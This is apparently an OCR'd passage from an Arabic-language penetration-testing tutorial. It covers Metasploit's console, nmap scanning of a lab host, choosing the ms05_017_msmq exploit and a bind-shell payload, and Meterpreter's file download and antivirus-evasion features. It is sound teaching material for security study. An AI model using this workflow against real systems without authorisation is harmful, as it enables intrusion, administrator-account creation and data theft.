
5- نترك الإعدادات الافتراضية كما هي ثم نقر فوق **Next** وعند الانتهاء من عملية التثبيت ننقر فوق **Finish**.

6- نقوم الان بتشغيل **Metasploit** وذلك كالاتى:

Start > Programs > Metasploit > Access Metasploit UI

او كتابة عنوان URL التالي https://localhost:3790 في متصفح الويب الخاص بك.

7- عند ظهور الشاشة التالية نختار **add exception** كالاتى:



8- تظهر شاشه أخرى تضع فيها البيانات الخاصة بك.

MASTERING THE METASPLOIT CONSOLE (MSFCONSOLE)

في هذه الجزء، سوف ندرس وحدة التحكم **Metasploit** (**msfconsole**). يتم استخدام **msfconsole** في المقام الأول لإدارة قاعدة بيانات **Metasploit**، وإدارة الجلسات، وتكوين وإطلاق وحدات **Metasploit**. فهو أساسي، لأغراض الاختراق، فإن **msfconsole** يحصل على اتصال إلى المضيف الهدف بحيث يمكنه إطلاق **exploit** الخاص ضدها.

أسهل طريقة للوصول إلى **msfconsole** هو من خلال فتح الترمنال وإدخال السطر التالي:

#msfconsole

يوجد طريقه أخرى لتشغيل **Metasploit** في البيئة الرسومية وذلك عن طريق كتابة **msfgui** في الترمنال.

كما يمكن الوصول إلى **msfconsole** من خلال قائمة التطبيقات على سطح المكتب. بدء **msfconsole** يستغرق ما بين 10 ثانية و30 ثانية، لذلك لا داعي للذعر إذا لم يحدث شيء لبضع لحظات. في نهاية المطاف، سوف تبدأ **Metasploit** من خلال تقديم لكم مع لافتة ترحيب وعلامة المحث[**msf>**]. وهناك العديد من اللافتات **Metasploit** المختلفة التي يتم عرضها عشوائيا، لذلك فمن الطبيعي إذا الشاشة تبدو مختلفة في كل مره. الشيء المهم هو أن تحصل على علامة المحث[**msf>**].

الشاشة الأولية لـ Metasploit تظهر كالاتى:

```
root@jana:~# msfconsole

                    http://metasploit.pro

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1053 exploits - 590 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf >
```

من فضلك لاحظ، عند تحميل **Metasploit** لأول مره، فإنه يظهر لك عدد **Exploits**، **payloads**، **encoders**، و**nops** المتاحة. كما يمكن أن تظهر لكم كم يوما مر منذ آخر التحديث. بسبب النمو السريع **Metasploit**، ونشاط المجتمع والتمويل المادي. فمن الأهمية أن تحافظ على **Metasploit** محدث الى تاريخ اليوم. ويتم إنجاز هذا بسهولة عن طريق إدخال الأمر التالي في الترمنال.

#msfupdate

الآن بعد ان تم تحديث **Metasploit**، دعونا نبدأ استكشاف روائع هذه الأداة. من أجل استخدام **Metasploit**، يجب تحديد الهدف، ويجب اختيار **exploit**، و**payloads** التي نحتاجها ويمكن الحصول عليها، ثم يجب تشغيل **exploit**. سوف نستعرض التفاصيل لكل خطوة من هذه الخطوات في لحظات قليلة، ولكن قبل ذلك، دعونا نستعرض أساسيات مصطلح **Metasploit**. كما ذكر في وقت سابق، الاستغلال (**exploit**) هو الحصول على الأكواد الجاهزة والتي يتم إرسالها إلى نظام بعيد. هذه الأكواد يسبب بعض السلوك الغير طبيعي على النظام الهدف الذي يسمح لنا لتنفيذ **payloads**. نذكر بأن **payloads** هو أيضا كتلة صغيرة من الأكواد التي تستخدم لأداء بعض المهام مثل تثبيت برنامج جديد، وإنشاء مستخدمين جدد، أو فتح **backdoor** على النظام الهدف.

نقاط الضعف (***vulnerabilities***)هي نقاط الضعف التي تسمح للمهاجمين باختراق (**exploit**)الأنظمة وتنفيذ **الأكواد** عن بعد (**payloads**) على الهدف. **Payloads** هي برامج إضافية أو وظائف التي نديرها على النظام الهدف مرة واحدة في اختراق قد نفذ بنجاح.

معظم القادمين الجدد يتيهون في العدد الهائل من **exploit** و**payloads**؛ عادة ما يضيعون في محاولة العثور على **exploit** المناسبة. انهم يقضون وقتهم في رمي كل **exploit** ضد الهدف بطريقة عمياء على أمل أن يحصل شيئا. لاحقا في هذا الفصل، سوف ندرس أداة تعمل بهذه الطريقة ولكن الآن نحن بحاجة إلى أن نكون أكثر من ذلك بقليل.

بعض الأوامر الشائعة التي سوف نستخدمها عند التعامل مع وحدة التحكم MSFCONSOLE هي كالاتى:

[help/?]: هذا الأمر يسمح لك بعرض ملفات المساعدة للأوامر التي تحاول تشغيلها.

[use module]: يسمح لك هذا الأمر لبدء اعداد الوحدة (**module**) الذى تختارها.

[set option_name module]: يسمح لك هذا الأمر لتحديد الخيارات المختلفة لوحدة (**module**) المختارة.

[exploit]: هذا الامر يؤدى الى تشغيل وحدة الاختراق (**exploit module**).

[run]: هذا الامر يؤدى الى تشغيل الوحدات الأخرى الغير مخصصه للاختراق (**non-exploit module**).

[search module]: هذا الأمر يسمح لك بالبحث عن وحدة فردية.

[exit]: هذا الأمر يسمح لك للخروج من **MSFCONSOLE**.

بالإضافة إلى أوامر **Metasploit**، فان **msfconsole** سوف تسمح لك باستدعاء أوامر نظام التشغيل الأساسية مثل **ping** أو **nmap**. هذا مفيد لأنه يسمح للمهاجمين لتنفيذ المهام الروتينية دون أن تترك وحدة التحكم. في أول خطوة نخطوها، وسوف نستخدم **nmap** لفحص الشبكة المحلية. النتائج يمكن أن يضاف تلقائيا إلى **Metasploit** باستخدام ملف **XML**.

سوف نقوم الان بتنفيذ عملية اختراق باستخدام MSFCONSOLE

كما تحدثنا سابقا بدلا من رمي كل **exploit** ضد الهدف بطريقة عمياء، فنحن بحاجة لإيجاد وسيلة لإيجاد **exploit** الجاهزة في **Metasploit** لمقابلة نقاط الضعف المعروفة في النظام الهدف. من أجل ربط نقاط الضعف في النظام الهدف مع **Metasploit exploit**، فنحن بحاجة لمراجعة النتائج التي توصلنا إليها من الخطوة الثانية (**Scanning**) سنبدأ هذه العملية من خلال التركيز على تقرير **Nessus** أو**OpenVAS** او " **nmap –script vuln <target>**". حيث نذكر بأن هؤلاء يستخدموا لفحص نقاط الضعف ويوفر لنا قائمة من نقاط الضعف المعروفة أو الباتش المفقودة. عند استعراض إخراج **Nessus** او **OpenVAS**، يجب عليك التأكد من الملاحظات ولكن النتائج التي وصفت بأنها "عالية" أو "بالغ الأهمية" يجب ان يكون لها اهتمام خاص. الهدف من هذه المرحلة هو تخصيص **exploit** لنقاط الضعف المحددة في النظام الهدف.

نفترض أن لديك هدفا جديدا مع عنوان **IP** [**192.168.1.104**]. مع تشغيل **Nmap** يخبرك ان هذا الهدف الجديد هو آلة ذات نظام تشغيل ويندوز **XP Service pack 3** وجدار حماية غير مفعل. نستمر في الخطوة 2، حيث يمكن تشغيل **Nessus** او **OpenVAS** او **nmap** على الهدف وذلك لإعطائك تقرير عن نقاط الضعف.

1- سوف نقوم بتشغيل برنامج **Nmap** على هذا الهدف باستخدام **msfconsole** لإعطاء تقرير عن الخدمات عن الهدف كالاتى:

```
msf > nmap -n -oX my.xml 192.168.1.105
[*] exec: nmap -n -oX my.xml 192.168.1.105


Starting Nmap 6.40 ( http://nmap.org ) at 2014-04-24 07:56 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00053s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2869/tcp open  icslap
MAC Address: 00:0C:29:79:3F:68 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 11.22 seconds
msf >
```

2- هنا قمنا بفحص النظام الهدف ثم حفظنا ناتج الفحص في ملف **xml** باسم **my.xml** وذلك باستخدام التعبير **–oX**.

3- سنقوم باستيراد هذه النتائج من **nmap** الى **Metasploit** باستخدام ملف **xml** الذي أنشأناه. ونحن نفعل ذلك من خلال إصدار الأوامر التالية:

```
msf > db_import my.xml
[-] Database not connected
msf >
```

4- نلاحظ وجود مشكله وهي ان قاعدة البيانات غير متصلة ولإثبات ذلك نكتب الامر التالي:

```
msf > db_status
[*] postgresql selected, no connection
msf >
```

5- لحل هذه المشكلة نتبع الخطوات التالية:

```
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# service metasploit start
Configuring Metasploit...
Creating metasploit database user 'msf3'...
Creating metasploit database 'msf3'...
insserv: warning: current start runlevel(s) (empty) of script `metasploit' overrides LSB defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `metasploit' overrides LSB defaults (0 1 6).
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:~#
```

6- للتأكد من قاعدة البيانات سليمه ندخل على **msfconsole** ثم نكتب **db_status** كالاتى:

```
msf > db_status
[*] postgresql connected to msf3
msf >
```

ملحوظه: إذا كنت ترغب في بدء خدمتي postgresql وMetasploit بطريقه اليه عند إعادة التشغيل فسوف تحتاج إلى استخدام update-rc.d.

```
#update-rc.d©postgresql©enable
#update-rc.d©metasploit©enable
```

7- نقوم الان بإدراج ناتج الامر **nmap** الى **metasploit** كالاتى:

```
msf > db_import my.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.6.0'
[*] Importing host 192.168.1.105
[*] Successfully imported /root/my.xml
msf >
```

8- نقوم بفحص سريع للأمر **hosts** والذي يدل على أن عملية الاستيراد لدينا ناجحة. الان و**Metasploit** لديه بيانات **nmap**.

```
msf > hosts

Hosts
=====

address        mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---                ----  -------  ---------  -----  -------  ----  --------
192.168.1.105  00:0C:29:79:3F:68        Unknown                    device

msf >
```

9- لرؤية الخدمات المتاحة في النظام الهدف في **metasploit** يمكنك ذلك باستخدام الامر **services** كالاتي:

```
msf > services

Services
========

host           port  proto  name           state  info
----           ----  -----  ----           -----  ----
192.168.1.105  135   tcp    msrpc          open
192.168.1.105  139   tcp    netbios-ssn    open
192.168.1.105  445   tcp    microsoft-ds   open
192.168.1.105  2869  tcp    icslap         open

msf >
```

10- يمكنك عمل الخطوتين السابقتين و هو الفحص ببرنامج **nmap** وإدخال ناتج الامر الى قاعدة بيانات **metasploit** كالاتي:

```
msf > db_nmap -n -A 192.168.1.105
[*] Nmap: Starting Nmap 6.40 ( http://nmap.org ) at 2014-04-24 09:19 EDT
[*] Nmap: Nmap scan report for 192.168.1.105
[*] Nmap: Host is up (0.00052s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT     STATE SERVICE      VERSION
[*] Nmap: 135/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn
```

11- ثم يمكنك التحقق من أن **Metasploit** لديه المعلومات ذات الصلة بقاعدة البيانات الخاصة به باستخدام الامرين **hosts** و **services** كالاتي:

```
msf > hosts

Hosts
=====

address        mac                name  os_name            os_flavor  os_sp  purpose  info  comments
-------        ---                ----  -------            ---------  -----  -------  ----  --------
192.168.1.105  00:0C:29:79:3F:68        Microsoft Windows  XP                device

msf > services

Services
========

host           port  proto  name          state  info
----           ----  -----  ----          -----  ----
192.168.1.105  135   tcp    msrpc         open   Microsoft Windows RPC
192.168.1.105  139   tcp    netbios-ssn   open
192.168.1.105  445   tcp    microsoft-ds  open   Microsoft Windows XP microsoft-ds
192.168.1.105  2869  tcp    http          open   Microsoft HTTPAPI httpd 1.0 SSDP/UPnP

msf >
```

12- يكشف الأمر **services** مثلا ان النظام الهدف يستخدم الخدمة **msrpc**. دعونا نرى ما إذا كنا نستطيع البحث عن **exploit** تخص هذا والاستفادة من ذلك. من المهم أن نلاحظ أنه عند مهاجمة خادم الويب الحقيقي في هذه الحالة، فنحن لا نحتاج بالضرورة إلى محاولة استغلال نقطة ضعف شبكة الإنترنت. حيث ان المهاجم الحقيقي يستفيد من جميع البرامج التي تعمل على خادم الويب للوصول إلى المعلومات.

13-نستخدم الامر **search** لنرى العديد من **exploit** المتاحة الخاصة ب **msrpc**. لنجد ان لديهم أيضا تصنيف. يفضل استخدام صاحب التصنيف **excellent**.للمزيد من المعرف حول هذه الوحدات من خلال موقع الويب التالي:

http://www.metasploit.com/modules/exploit/

```
msf > search msrpc

Matching Modules
================

   Name                                Disclosure Date          Rank  Description
   ----                                ---------------          ----  -----------
   exploit/windows/dcerpc/ms05_017_msmq  2005-04-12 00:00:00 UTC  good  Microsoft Message Queueing Service Path Overf
low
   exploit/windows/dcerpc/ms05_017_msmq  2005-04-12 00:00:00 UTC  good  Microsoft Message Queueing Service Path Overf
low


msf > 
```

14-سوف نستخدم **ms05_017_msmq** كالاتي:

```
msf > use exploit/windows/dcerpc/ms05_017_msmq
msf exploit(ms05_017_msmq) > 
```

15- بمجرد تحديد **exploit**، فنحن بحاجة الى ان نرى ما هي المعلومات المطلوبة قبل أن نتمكن من تنفيذ اختيارنا. ونحن نفعل ذلك عن طريق تحديد الخيارات المطلوبة المدرجة في الإخراج واختيار **payloads** التي نريد تسليمها. نصدر الأمر **show options** لعرض الخيارات المطلوبة:

```
msf exploit(ms05_017_msmq) > show options

Module options (exploit/windows/dcerpc/ms05_017_msmq):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   HNAME                    yes       The NetBIOS hostname of the target
   RHOST                    yes       The target address
   RPORT   2103             yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 ALL / Windows XP SP0-SP1 (English)


msf exploit(ms05_017_msmq) > 
```

16-يمكننا أن نرى من هذا المثال أننا بحاجة إلى إدخال بيانات **RHOST**. **RHOST** هو عنوان **IP** للمضيف البعيد الهدف. ونحن بحاجة أيضا لتحديد الحمولة **payloads** ووضع خيارات **payloads**. ربما يكون هناك العديد من **payloads** متعددة للاختيار من بينها. لمعرفة **payloads** المتاحة، إصدار الأمر **show payloads**.

```
msf exploit(ms05_017_msmq) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   generic/custom                                       normal  Custom Payload
   generic/debug_trap                                   normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                               normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                            normal  Generic Command Shell, Reverse TCP Inlin
e
   generic/tight_loop                                   normal  Generic x86 Tight Loop
   windows/adduser                                      normal  Windows Execute net user /ADD
   windows/dllinject/bind_ipv6_tcp                      normal  Reflective DLL Injection, Bind TCP Stage
r (IPv6)
```

17- بمجرد رؤية *Payloads* التي تريدها فسوف تحتاج الى إدراج *payloads* لاستخدامه عن طريق اصدار الامر *set PAYLOAD*.

```
msf exploit(ms05_017_msmq) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf exploit(ms05_017_msmq) >
```

18- بعد الانتهاء من وضع الاعدادات الى تريدها نقوم بتشغيل **exploit**.

فيما يلي ملخص للخطوات السابقة:

1. نبدأ metasploit عن طريق فتح الترمنال ثم كتابة الامر التالي:

#msfconsole

2. نستخدم الامر ***search*** في ***metasploit*** وذلك للبحث عن **exploit** المناسب التي تقابل نقطة الضعفة الموجودة في تقارير الفحص.

msf> search missing_patch_number (or CVE)

3. نستخدم الامر **use** لاختيار **exploit** الذي تريده.

msf> use exploit_name_and_path

4. نستخدم الامر **show payloads** لعرض **payloads** المتاحة.

msf> show payloads

5. نستخدم الامر **set** لاختيار **payloads**.

msf> set payload path_to_payload

6. نستخدم الامر **show options** لرؤية جميع الخيارات التي تحتاج الى وضعها قبل اختراق الهدف.

msf> show options

7. نستخدم الامر **set** مع أي خيار وذلك لإعداد قيمه.

msf> set option_name desired_option_input

8. نستخدم الامر **exploit** لتشغيل **exploit** ضد الهدف.

الآن لديك فهم أساسي لكيفية استخدام **Metasploit**، من المهم استعراض عدد قليل من أكثر **payloads** الأساسية المتوفرة لديك. على الرغم من أن حقن **VNC** هو بارد بشكل لا يصدق وكبيرة لإقناع الأصدقاء والأقارب، وزملاء العمل، ونادرا ما يستخدم في اختبار الاختراق الفعلي. في معظم التجارب الاختراق، القراصنة تفضل استخدام بيئة سطر الأوامر بسيطة مما يتيح الوصول والتحكم عن بعد في الجهاز الهدف. الجدول التالي به لائحة لبعض **payloads** الأساسية. يرجى الرجوع إلى وثائق **Metasploit** للحصول على قائمة كاملة. تتذكر، واحدة من صلاحيات **Metasploit** هو القدرة على مزج ومقابلة **exploit** و**payloads**. هذا يوفر لمختبر الاختراق كمية لا تصدق من المرونة، مما يتيح وظائف **Metasploit** للتغيير اعتمادا على النتيجة المرجوة. من المهم أن تصبح payloads مألوفة مع مختلف الاحتمالات المتاحة لك.


Metasploit Payload Name	Payload Description
Windows/adduser	Create a new user in the local administrator group on the target machine
Windows/exec	Execute a Windows binary (.exe) on the target machine
Windows/shell_bind_tcp	Open a command shell on the target machine and wait for a connection
Windows/shell_reverse_tcp	Target machine connects back to the attacker and opens a command shell (on the target)
Windows/meterpreter/bind_tcp	Target machine installs the meterpreter and waits for a connection
Windows/Meterpreter/reverse_tcp	Installs meterpreter on the target machine then creates a connection back to the attacker
Windows/vncinject/bind_tcp	Installs VNC on the target machine and waits for a connection
Windows/vncinject/reverse_tcp	Installs VNC on the target machine and sends VNC connection back to target


يوجد العديد من هذه payloads نفسها لأنظمة التشغيل الاخرى لينكس، BSD، OS X، وغيرها من أنظمة التشغيل. مرة أخرى، يمكنك العثور على التفاصيل الكاملة من خلال مراجعة الوثائق **Metasploit** عن كثب. هناك شيء اخر يسبب الارتباك لكثير من الناس هو الفرق بين **payloads** مماثلة مثل [**windows/meterpreter/bind_tcp**] و [**windows/meterpreter/reverse_tcp**]

الفرق الرئيسي بين هذين هو اتجاه الاتصال بعد اختراق النظام الهدف.

- في **bind payload**، نحن في وقت واحد نقوم بإرسال **exploit** وإجراء اتصال إلى الهدف من الجهاز. في هذا المثال، المهاجم يرسل **exploit** للهدف والهدف ينتظر الاتصال ان يأتي اليه بعد إرسال **exploit**، وآلة المهاجم ترتبط بالهدف.
- في **reverse payload**، آلة المهاجم ترسل **exploit** ولكن يفرض على الجهاز المستهدف الاتصال مرة أخرى إلى المهاجم. في هذا النوع من الهجوم، بدلا من الانتظار عن اتصال وارد على منفذ محدد أو خدمة، فان الجهاز الهدف يجعل اتصال مرة أخرى إلى المهاجم.







اخر موضوع عن **Metasploit** حيث سوف نتطرق لمناقشة **Metasploit** بالكامل لاحقا هو **Meterpreter** . **Meterpreter** او **Meta-Interpreter** هي أداة قوية ومرنة التي سوف تحتاج تعلمها إذا كنت تريد إتقان فن**Metasploit** . **Meterpreter**، هي **payload** متاحة في **Metasploit** الذي يعطي المهاجمين قذيفة القيادة القوية التي يمكن استخدامها للتفاعل مع هدفهم. آخر ميزة كبيرة لل **Meterpreter**هو حقيقة أنه يعمل بالكامل في الذاكرة ولا يستخدم القرص الصلب أبدا. يوفر هذا التكتيك طبقة من الشبح التي تساعد على التهرب من العديد من أنظمة الحماية من الفيروسات ويهرب من بعض أدوات الطب الشرعي.

وظائف **Meterpreter** بطريقة مشابهة إلى **Windows cmd.exe** أو **Linux /bin/sh**. بمجرد تثبيته على جهاز الضحية، فأنها تتيح للمهاجم التفاعل مع وتنفيذ الأوامر على الهدف كما لو كان المهاجم يجلس على الجهاز المحلي الخاص به. من المهم جدا أن نفهم أن سيتم تشغيل **Meterpreter** مع الامتيازات المقترنة بالبرنامج الذي تم اختراقها.

Meterpreter لديها العديد من الميزات الرائعة التي بنيت فيها افتراضيا. تشمل الوظائف الأساسية الأمر " **migrate** "، وهو أمر مفيد لتحريك الخادم لعملية أخرى. وهذا مهم جدت، في حال تم إيقاف الخدمة التي تعتبر نقطة ضعف والتي سف تهاجمها. وظيفة مفيدة آخري هو الامر "cat " التي يمكن استخدامها لعرض محتويات الملف على الشاشة المحلية. وهذا مفيد لاستعراض الملفات المختلفة على الهدف. يسمح الامر " **download** " لسحب ملف أو دليل من الجهاز المستهدف، مما يجعل نسخة محلية على جهاز المهاجم. يمكن استخدام الأمر " **upload** " لنقل الملفات من جهاز المهاجم إلى الجهاز المستهدف. يمكن استخدام الأمر " **edit** " لإجراء تغييرات على ملفات بسيطة. يمكن استخدام الامر " **execute** " لإصدار أمر، وأنها تعمل على الجهاز البعيد، في حين أن الامر " **kill**" يمكن استخدامها لوقف العملية.

الأوامر التالية هي أيضا مفيدة وتوفر نفس الوظيفة بالضبط كما يفعلون على جهاز لينكس العادي: " **cd** "، " **ls**" ، " **ps** " ، " **shutdown** " ، " **mkdir** " ، " **pwd** " ، و " **ifconfig** ".


كما ترون، الحصول على قذيفة **Meterpreter** هي واحدة من أكثر وسائل قوية ومرنة، والتخفي يمكن لأحد المهاجمين التفاعل مع الهدف. أنها تستحق وقتك لمعرفة كيفية استخدام هذه الأداة في متناول يدي. سنعود إلى **Meterpreter** عندما نناقش **post exploitation** في الخطوة 4.

MASTERING ARMITAGE, THE GRAPHICAL MANAGEMENT TOOL FOR METASPLOIT


إصدارات أحدث من **Metasploit** ذات وجه رسوميه تدعى ارميتاج (**Armitage**). فهم أرميتاج مهم لأنه يجعل في نهاية المطاف استخدامك لل**Metasploit** أسهل عن طريق توفير المعلومات لك بصريا. أنه يشمل وحدة التحكم **Metasploit**، وباستخدام قدرات الجدولة لها، ويسمح لك أن ترى أكثر من وحدة التحكم **Metasploit** أو جلسة **Meterpreter** في وقت واحد.

يمكنك قراءة المزيد عن هذه الأداة بزيارة الموقع http://www.fastandeasyhacking.com

Start | Kali Linux | Exploitation Tools | Network Exploitation Tools | Armitage



1- على شاشة تسجيل الدخول للأرميتاج، انقر على زر **connect**:



2- قد يستغرق **ارميتاج** بعض الوقت للاتصال بال **Metasploit**. في حين أن هذا يحدث، قد ترى نافذة الإعلام التالي. لا تندهش. وسوف تزول بمجرد ان يكون أرميتاج قادرا على الاتصال. في الشاة ذات العنوان **Start Metasploit?**، انقر على **yes**:

